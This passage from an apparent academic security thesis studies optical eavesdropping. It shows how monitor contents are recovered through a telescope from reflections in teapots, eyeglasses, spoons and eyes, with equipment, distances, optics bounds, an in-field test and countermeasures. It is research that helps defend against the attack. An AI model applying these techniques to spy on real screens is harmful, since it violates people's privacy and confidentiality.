Diffuse Reflections. A related attack we explore bases on *diffuse reflections*. The light emitted by TFT monitors is slightly directed, thus the image projected on a white wall constitutes a (very) unsharp version of the monitor's image. Using image deconvolution algorithms and a precise estimate of the characteristics of the added blur, we show that a limited resolution can be reconstructed. The reconstruction works better if the user deploys a privacy filter to protect himself from people spying over his shoulder, as these filters direct the light coming from the monitor and thus decrease the size of the point-spread function. Thus, ironically, the user's attempt to increase his privacy actually weakens it.

Limitations and Countermeasures. We also evaluate limitations of these attacks, and we discuss a number of possible countermeasures. For glossy reflections, limitations come from diffraction of the light at the telescope's aperture, which needs to be rather large to achieve high resolution from a reasonable distance, in particular when the reflection is very small such as with the human eye. Another factor is the limited amount of light which is available, as the reflection is small and the distance is large. Consequently, shot-noise caused by the quantization of photons is problematic. For diffuse reflections, the reconstruction is a highly ill-posed problem, and we obtain a strong bound from the numerical instability of this process. These bounds enable us to estimate the risk implied by the attacks in a given environment.



Figure 2.4: Reflections captured in the eye from a distance of 10 meters.

We evaluate a number of countermeasures, ranging from simple ones to more advanced ones based, e.g., on suitably aligned polarization filters or on color filters with specifically matched transmission characteristics.

2.1.1 Related Literature

The work that comes closest to ours [65] demonstrates that diffuse reflections of the light emitted by a CRT monitor can be exploited to recover the original monitor image. This attack exploits the point-wise image construction and the time-characteristics of the light-emitting material used in CRT monitors. This technique hence does not apply to monitors that do not construct images in this fashion; in particular, it does not apply to LCD monitors. Our approach is different; it uses spatial variations only and is applicable to any monitor technology.

Reflections of images from a human eye were briefly considered previously [89], but without considering the implications on security, in particular only for small distances using a macro lens, and without taking diffraction into account; the most important questions still remained open. Status LEDs of several devices were shown to leak information [73]. Text typed on a keyboard was shown to be reconstructible from a video fully automated [14].

A comprehensive description of astronomic image processing, including various imaging systems, practical acquisition and advanced post-processing techniques is provided in the book by Berry and Burnell [21]. The application of deconvolution to astronomic imaging is surveyed in a paper by Starck, Pantin, and Murtagh [118]. The Richardson-Lucy (RL) deconvolution was described independently by Richardson [103] and by Lucy [74]. Other common (non-blind) deconvolution algorithms include van Cittert deconvolution [37] and the Wiener filter [130]. Furthermore, modified camera designs, including a synthetic high-speed shutter operated with coded temporal patterns [119] or a patterned mask at the aperture plane [101], have been proposed to counteract motion or out-of-focus blur, respectively. Yuan et al. [134] presented a technique for combining a pair of short and long exposure images to remove the motion blur from the brighter image while preserving the low level of noise.

2.1.2 Chapter Outline

We give a short introduction to the relevant topics from optics in Section 2.2, and describe the attack on reflections in stationary objects in Section 2.3. We show in Section 2.4 that this attack does not necessarily require high-end equipment, but good quality reconstructions can already be achieved with cheap equipment. An in-field demonstration of this attack is shown in Section 2.5. We describe reflections in moving objects such as the human eye, which are much harder to capture, in Section 2.6. In Section 2.7, we consider the case of diffuse reflections and describe principal limitations. We describe and evaluate several practical countermeasures in Section 2.8, and provide some final remarks and a practical evaluation in Section 2.9.

2.2 Optics Primer

We start with describing the parameters of the optical system that affect the image quality. This gives us a better understanding of the experimental results, and it provides the basis for deriving lower bounds.

2.2.1 Size of the Reflected Image

The reflection of an object in a curved mirror creates a virtual image that is located behind the reflecting surface. For a flat mirror this virtual image has the same size and is located behind the mirror at the same distance as the original object. For curved mirrors, however, the situation is more complex. The setup is depicted in Figures 2.5 and 2.6.

Commonly a spherical mirror is approximated as a lens of focal length $f_0 = \frac{r}{2}$, provided that the width of the mirror is small compared to its radius. The location b_0 of the virtual image (the distance between the virtual image and the reflecting surface), given the location a_0 of the object, is given by the *thin lens equation* as

$$b_0 = \frac{1}{\frac{2}{r} - \frac{1}{a_0}}.$$

The size u_0 of the virtual image is given by $u_0 = \frac{b_0 x}{a_0}$. Finally, we have to consider that the image appears smaller if seen from an angle γ; the *apparent size* u_1 is $u_1 = u_0 \cdot \cos(\gamma)$.

Let the distance from the monitor to the observer be d, and let n be the desired resolution; the desired resolution can be the actual monitor resolution, but typically will be lower, depending on the scenario. In the following we use the full resolution, but we discuss later how these results scale with a lower resolution. The optical resolution α (in radians) required to capture the full resolution is given by $\alpha = \arctan \frac{u_1}{nd} \approx \frac{u_1}{nd}$, where the approximation holds as



Figure 2.5: Size and location of the reflected image. The curvature of the sphere in the upper part of the figure is exaggerated for illustration.



Figure 2.6: The optical path related with the telescope and camera.

$u_1 \ll d$ and $\tan\alpha \approx \alpha$ for $\alpha \approx 0$. In particular, α is approximately linear in the inverse of the distance d (smaller values of α correspond to higher resolution).

2.2.2 Diffraction Bounds

Diffraction is a physical phenomenon that diffuses light, or any other electromagnetic wave, whenever it passes an aperture. It is best known for tiny apertures, where the resulting diffusion is visible to the human eye. In the case of high magnifications, however, even a large aperture like the one of a telescope produces noticeable diffraction. Diffraction constitutes one of the limiting parameters in the use of modern telescopes.

The influence of diffraction on the maximum resolution of a telescope is given by *Rayleigh's Criterion*. Let two point sources P_1, P_2 be given such that the angle between these two sources (as seen by the observer) is α (in radians). Let D be the diameter of the telescope's aperture and λ the wavelength of the light. Then Rayleigh's Criterion states that the two points P_1, P_2 can be distinguished if and only if

$$\alpha \geq \frac{1.22\lambda}{D},$$

where the factor 1.22 is a numerical approximation to the position of the first minimum of the diffraction pattern of a circular aperture. Our experimental results are close to the theoretical bound given by Rayleigh's Criterion.

2.2.3 Exposure Time

Another important factor in our experiments was the exposure time. Since the exposure time depends on many practical factors in the setup (quality of the lenses, brightness of the screen, color of the reflecting object, sensitivity of the film/chip in the camera, etc.) it does not seem possible to give reasonable theoretical bounds on the exposure time. However, the exposure time is inversely proportional to the intensity of the light per square angle reaching the camera. Thus, if all other values are fixed, the necessary exposure time is proportional to the square of the magnification and inversely proportional to the square of the aperture diameter. (The distance does not directly influence the exposure time, but a larger distance is usually compensated by a larger magnification, and hence the distance indirectly influences the exposure time.) Given experimental values for a given setup, this allows us to at least estimate the necessary exposure time for settings that vary only in these parameters, e.g., when deciding which telescope size is necessary for a given setup. Furthermore, by comparing our equipment with other available equipment, we at least obtain an estimate when the attacker does not use specifically manufactured, and possibly very expensive, equipment.

There is no principal upper bound on the exposure time. However, changing monitor images, moving objects, and air turbulences caused by heating or air



Figure 2.7: The test image used in most of our experiments. Font sizes are 300 px, 150 px, 72 px, 36 px, and 18 px, where one pixel (px) has a height of approximately 0.30 mm.

conditioning can blur the image. Exposure times of several seconds seem plausible. For moving objects, in particular for the human eye, much shorter exposure times are required, as the rapid movement of the eye substantially blurs images even with exposure times of 0.1 seconds.

2.3 Reflections in Stationary Objects

Stationary objects such as tea pots, water glasses, eye glasses (resting on a table), plastic bottles, and many more can be used to spy on confidential data. Either these objects are already present in the office (practice shows that this often is the case), or placing these objects there does not rise suspicion. Particularly useful are curved objects: Flat reflecting objects are not very common, and the reflections only cover a small area of the office. Curved objects, on the contrary, are common and cover large areas of the room. The drawback is, however, that they act as lenses and provide miniaturized reflections only. This, in turn, requires large magnifications, and thus the amount of light that can be captured is small. For stationary objects, however, this can typically be compensated using longer exposure times.

2.3.1 Equipment and Setup

For the experiments presented in this section we use the following equipment.

- A digital SLR (single-lens reflex) camera Canon EOS 400D with a resolution of 10.1 mega-pixels and a sensor size of 22.2 mm $\times$ 14.8 mm. It costs approximately 550 Euros (800 dollars) in 2008.
- A Celestron C9.25 Schmidt-Cassegrain telescope. The Schmidt-Cassegrain construction is more compact than the classical Newton-design (it has a length of 580 mm only at a focal length of 2350 mm), and typically offers



Figure 2.8: Reflections in a tea pot, taken from a distance of 20 meters.



Figure 2.9: Reflections in a second teapot, taken from a distance of 20 meters.



Figure 2.10: Reflections in a coffee pot, taken from a distance of 20 meters.



Figure 2.11: Reflections in sunglasses, taken from a distance of 10 meters.



Figure 2.12: Reflections in an empty wine glass, taken from a distance of 10 meters. The upper images show reflections on the outer side, the lower images show reflections on the inner side.



Figure 2.13: Reflections in a 0.5 l plastic bottle, taken from a distance of 10 meters. The distortions are caused by the irregular surface of the bottle.

a better image quality than Newton telescopes. (There are high-quality Newton telescopes as well, but these are rare and equally expensive as Schmidt-Cassegrain telescopes.) The aperture is 235 mm in diameter.

- For the images from a distance of 20 meters, the camera is mounted on the telescope with a projection camera adapter using a 25 mm eye piece and extension tubes to allow for the short object distances.[3] For images from a distance of 10 meters, the required magnification is lower than for larger distances, thus we placed the camera directly in the focus of the telescope. This means that the magnification is lower, but the image quality is higher, as fewer optical elements are in the optical path. The camera is triggered by remote control to reduce the effect of vibrations.

The experiments in this section are performed indoors. When applying the attack in-field, differences between the outdoor and indoor temperatures and poorly insulated windows can cause air turbulence that affect image quality. The experiments shown in Section 2.5 indicate that this does not constitute a serious problem and only slightly affects image quality.

2.3.2 Experimental Results

In the following, we consider the test image depicted in Figure 2.7 shown on the 15” LCD screen of a ThinkPad T43. A reflecting object is placed on the table next to the LCD screen at a distance of 0.5 meters. Then we capture the reflection of the screen in the object using the telescope.

Reflections in Tea Pots. Tea pots are common objects in a typical office. At the same time, many tea pots provide excellent reflections: often they are made of glass, ceramic, or metal, and their radius is large enough to provide rather large reflections. Reflections in the tea pot which is used daily by the author are shown in Figure 2.8. The quality of the reflection is excellent and essentially limited by diffraction. Reflections in another tea pot are shown in Figure 2.9, reflections in a coffee pot are shown in Figure 2.10; these reflections are equally good.

Reflections in Glasses. Eyeglasses or sunglasses are another prevalent reflecting object. The reflections shown in Figure 2.11 are taken with the glasses resting on a table; the quality of the reflection is similar to before. The attack even works when the glasses are equipped with an anti-reflecting coating.

[3]The intended object distance for telescopes is larger than 384 403 km (the distance to the moon), thus an object distance of 20 meters is considered short in this context.



Figure 2.14: Reflections at the inner side and at the outer side of a spoon, taken from a distance of 10 meters.

Reflections in Other Objects. A surprisingly large number of objects yields good reflections. The following three examples were captured from a distance of 10 meters. The reflections in an empty wine glass are shown in Figure 2.12. The double reflections are caused by the two faces of one side of the glass. The other side of the glass cannot be seen as it is outside the range of distances that appear sharp. An ordinary plastic bottle produces reasonable reflections as well, see Figure 2.13. Depending on the exact position and the exact shape of the bottle, the image can be heavily distorted. Even a spoon has clear reflections, both on its inner and outer side, see Figure 2.14.

2.4 Experimental Results for Low-Cost Equipment

In this section we demonstrate that the attack from the previous section can also be carried out with much cheaper equipment, at the cost of a slightly lower quality. The setup is the same as in the previous section. We use the following equipment for our experiments.

- A Skywatcher Dobson 200, an ordinary Newtonian reflector telescope, with focal length $f = 1000$mm and an aperture of $D = 200$mm. Its simple design has impacts on image quality, mostly caused by a less precise main mirror which gives images that are less sharp. It costs approximately 300 Euros (435 dollars), which is substantially cheaper than the telescope we used in the previous section.

- We use the same camera as before (Canon EOS 400D), but we expect that



Figure 2.15: Reflections in a tea pot, taken from a distance of 10 meters. The 18 px font is readable from the reflection.



Figure 2.16: Reflections in two other tea pots, taken from a distance of 5 meters. The 18 px font is readable from the reflection in the top picture, and almost readable in the bottom picture.



Figure 2.17: Reflections in eye-glasses, taken from a distance of 5 meters. Both the inner side and the outer side of glasses produce reflections. The 18 px font is readable from the reflection.



Figure 2.18: Reflections in an empty wine glass, taken from a distance of 5 meters. Reflections occur on both sides of the glass. The 18px font is readable from the reflection.



Figure 2.19: Reflections in a 0.5 l plastic bottle, taken from a distance of 5 meters. Because of the irregular surface, only parts of the text are readable.



Figure 2.20: Reflections at the inner side and at the outer side of a spoon, taken from a distance of 5 meters. The 18 px font is readable from the reflection in the right figure, and almost readable in the left figure.



Figure 2.21: The attack in-field. The distance between the telescope and the office was approximately 18 meters (left), the desk where the monitor shows our test image (middle), and the captured reflections (right).

even cheaper SLR cameras yield comparable results. As before, projection camera adapter, eye piece, and extension tubes are used.

The results we show in the remainder of this section are not as good as before, taking into account the smaller distance, but still good given that cheap equipment that was used.

Reflections in Tea Pots. Again, we obtain excellent reflections in various tea pots. Reflections taken from 10 meters in three different tea pots are shown in Figures 2.15 and 2.16.

Reflections in Eyeglasses. The pictures in Figures 2.17 show reflections in eyeglasses from a distance of 5 meters. These eye-glasses were both equipped with an anti-reflecting coating, which does not substantially hinder the attack.

Reflections in Other Objects. The following three examples are captured from a distance of 5 meters. The reflections in an empty wine glass are shown in Figure 2.18. An ordinary plastic bottle produces reasonable reflections as well, see Figure 2.19. Reflections in a spoon, both on its inner and outer side, can be see in Figure 2.20.

2.5 In-Field Attack

Finally, for the sake of exposition, we mounted the attack in-field. Figure 2.21 shows the setup of the attack, the office that we spied on, and the reflections we captured. Because of privacy (laws), we informed the user upfront and asked for his permission to mount the attack. We displayed our test image on the screen for privacy reasons, and for comparability with lab experiments.



Figure 2.22: The human eye.

There are a number of differences compared to lab conditions, including the following: (i) The reflections are captured through a window, which might introduce additional reflections or noise. (ii) The turned-on heating causes air turbulences that could lower the image quality. (iii) Rain and wind (that were present during the attack) could additionally affect image quality. However, the results in Figure 2.21 show that the influence of these factors is only moderate. The fourth line of our test chart is still readable in the captured reflections, which means that the resolution we obtained is approximately half of the resolution we typically obtained under lab conditions.

2.6 Reflections in the Human Eye

The human eye produces excellent reflections, as experiments from a short distance show (see Figure 2.3). In principle, this enables us to exploit the reflections in the user's eye to spy on the monitor. However, in practice it is difficult to capture these reflections, as noise and blur substantially reduce the image quality: First, the eye's strong curvature (the cornea of a typical human eye has a radius of approximately 7.8 mm [89, 61]) requires strong magnification to observe the reflections at a large distance. Consequently, the amount of light that is available to observe the reflections is strongly limited, calling for exposure times of several seconds for typical SLR-cameras (both consumer-grade and professional ones) [12]. Second, the human eye is steadily and subconsciously moving, causing a large amount of motion blur. Third, the depth-of-field, i.e., the range of distances at which objects appear sufficiently sharp, is very small when using telescopes, adding out-of-focus blur.

In the following we show how to use image deconvolution algorithms to overcome these problems in realistic settings and remove the blur from the reflections in the user's eye. In Section 2.6.1 we give an introduction to image deconvolution, in Section 2.6.2 we describe the types of blur that occur in our setting, and in Section 2.6.3 we give some details on the hardware we used. In Section 2.6.4 and Section 2.6.5 we describe two different methods that one can use to capture the PSF. Finally, in Section 2.6.6 we present the final results. We discuss some possible extensions to increase the applicability of the attack in practical scenarios in Section 2.6.7.



Figure 2.23: Example of an image (in the eye, from 10 meters) with the PSF captured at the same time (left), the PSF extracted from the small glint to the right of the monitor reflection (middle), and the result of deconvolution (right).

2.6.1 Image Deconvolution Primer

Blur is usually described by a *point spread function (PSF)* $H(x, y)$ which models the redistribution of energy from each point y of the (unobservable) sharp image g to each point x of the blurred image f, i.e.,

$$f(x) = \sum_y H(x, y) \cdot g(y).$$

In many cases, the PSF can be assumed to be spatially invariant, i.e., the distribution of energy from different source points is equal up to translation, $H(x, y) \equiv h(y - x)$. Then the equation becomes $f(x) = \sum_x h(x - y) \cdot g(y)$ or

$$f = g * h,$$

where $*$ denotes the convolution operation. Additionally assuming an additive measurement noise n on the blurred image, the observed image f depends on the sharp image g via

